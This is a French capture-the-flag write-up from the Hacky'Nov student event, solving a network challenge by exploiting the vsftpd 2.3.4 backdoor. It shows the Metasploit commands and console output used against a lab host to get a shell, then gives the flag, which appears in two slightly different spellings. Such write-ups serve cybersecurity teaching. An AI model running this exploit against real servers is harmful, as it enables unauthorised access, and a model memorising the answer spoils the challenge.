WRITE-UP

Réseau - Exploit

Aurélien URBAIN et Loïc ETHELBERT

Hacky'Nov Aix-en-Provence
2022 - 2023

HACKY'NOV

Hacky'Nov est une association créée dans le cadre des YDAYS organisés par l'école YNOV qui organise chaque année un CTF afin d'initier le grand public aux différentes problématiques de cybersécurité.

L'événement est organisé par les étudiants du campus YNOV d'Aix-en-Provence et se décompose en trois parties.

La première partie est l'organisation d'un Capture The Flag (CTF). Chaque étudiant, de bachelor 1 à master 2 propose des challenges de cybersécurité, afin que les participants puissent en résoudre le maximum et gagner la compétition ! Les challenges sont axés de sorte que même les débutants puissent en résoudre un maximum tout en sachant faire plaisir aux plus expérimentés


La deuxième partie est dédiée à l'organisation de conférences autour de problématiques et sujets de cybersécurité. Elles sont proposées soit par des étudiants volontaires, soit par des intervenants externes afin de former et de sensibiliser les participants sur des sujets ciblés.

La troisième et dernière partie permet d'organiser la rencontre des étudiants avec des entreprises travaillant autour de la cybersécurité. Les entreprises partenaires de l'événement qui sont en majorité de grands acteurs du domaine, auront un espace unique et dédié à la mise en relation avec les participants, qui sont pour la plupart, des étudiants en cybersécurité.

https://hackynov.fr/

Table des matières

Partie 1 : Présentation du challenge



Nom du challenge : Exploit

Domaine : Réseau

Difficulté : ★ ★ ★ ★ ★

Auteurs : ETHELBERT Loïc & URBAIN Aurélien

Description : Norman, un petit geek innocent et pas forcément au courant de la sécurité informatique adore jouer avec son ordinateur. Le problème est que ce dernier est donc exposé à des failles de sécurités. Votre but va donc être de trouver la bonne faille pour accéder à ces documents et trouver le flag. Attention ! Innocent et incompétent en sécurité ne veut pas dire que cette personne n'est pas maligne 😊

Partie 2 : Sources


Ce challenge ne dispose pas de source car il est entièrement en réseau.

Bon courage 😊


Partie 3 : Résolution

Indices :

Sur le port 80, on obtient l'accès à un site web qui semble contenir un flag (ce n'est pas le bon).



Cependant si on cherche un peu dans le site, on trouve une page parlant du service FTP. Cet indice permet de connaître le port cible.



Pour exploiter la vulnérabilité, le plus simple est d'utiliser l'outil Metasploit. Une fois sur Metasploit, on va rechercher « vsftpd », indice trouvé grâce au scan réseau. (port 10121, vsftpd 2.3.4).

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

Une fois le module trouvé, on l'utilise et on va configurer les options :

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.111.130
RHOSTS => 192.168.111.130
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 10121
RPORT => 10121
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Il nous reste plus qu'à lancer l'exploitation et nous obtiendrons un reverse shell nous permettant de rechercher le flag.

Le flag est caché dans le fichier /home/admin/kids/Family.png

FLAG : HN0x02{€n_vr4i_c'est_cool_l@cyber}

```
HN0x02{€n_vr4i_c'est_cool_l@_cyber}
```